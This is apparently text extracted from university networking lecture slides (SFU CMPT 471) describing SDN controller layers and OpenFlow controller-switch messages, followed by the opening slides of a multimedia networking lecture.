


Components of SDN Controller

Interface layer to network control apps: abstractions API

Network-wide state management layer: state of networks links, switches, services


Communication layer: communicate between SDN controller and controlled switches




OpenFlow Protocol

- Operates between controller, switch
- TCP used to exchange messages
 - optional encryption
- Three classes of OpenFlow messages:
 - controller-to-switch
 - asynchronous (switch to controller)
 - symmetric (misc)

OpenFlow Controller




OpenFlow: Flow Table Entries



OpenFlow: controller-to-switch messages

Sample controller-to-switch messages


- **features**: controller queries switch features, switch replies
- **modify-state**: add, delete, modify flow entries in the OpenFlow tables
- **packet-out**: controller can send this packet out of specific switch port



OpenFlow: switch-to-controller messages

Sample switch-to-controller messages

- **packet-in:** transfer packet (and its control) to controller. See packet-out message from controller
- **flow-removed:** flow table entry deleted at switch
- **port status:** inform controller of a change on a port.



Network operators don't “program” switches by creating/sending OpenFlow messages directly. Instead use **higher-level abstraction** at controller

Challenges of SDN

- Scalability
 - Internet-scaling with the existence of “logically” centralized controller
- Deep Programmability
 - SDN supports only a set of existing protocols (i.e., cannot design a new one)
- Reliability
 - Failure recovery and fault tolerance
- Compatibility
 - Legacy routers and inter-domain routers
- Security
 - Several attacks targeting the control plane

Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II


Fall 2020

Multimedia Networking

Instructor: Khaled Diab


Main Goal

Remote processes communicating with each other.



Recall: Main Goal: Two Requirements

Remote processes communicating with each other.



Networking So Far...

- Network Layer
 - Host-to-host communication
- Transport Layer
 - Process-to-process communication
- Application Layer
 - Many protocols


Is networking just about TCP/IP layers?

Networking still has more

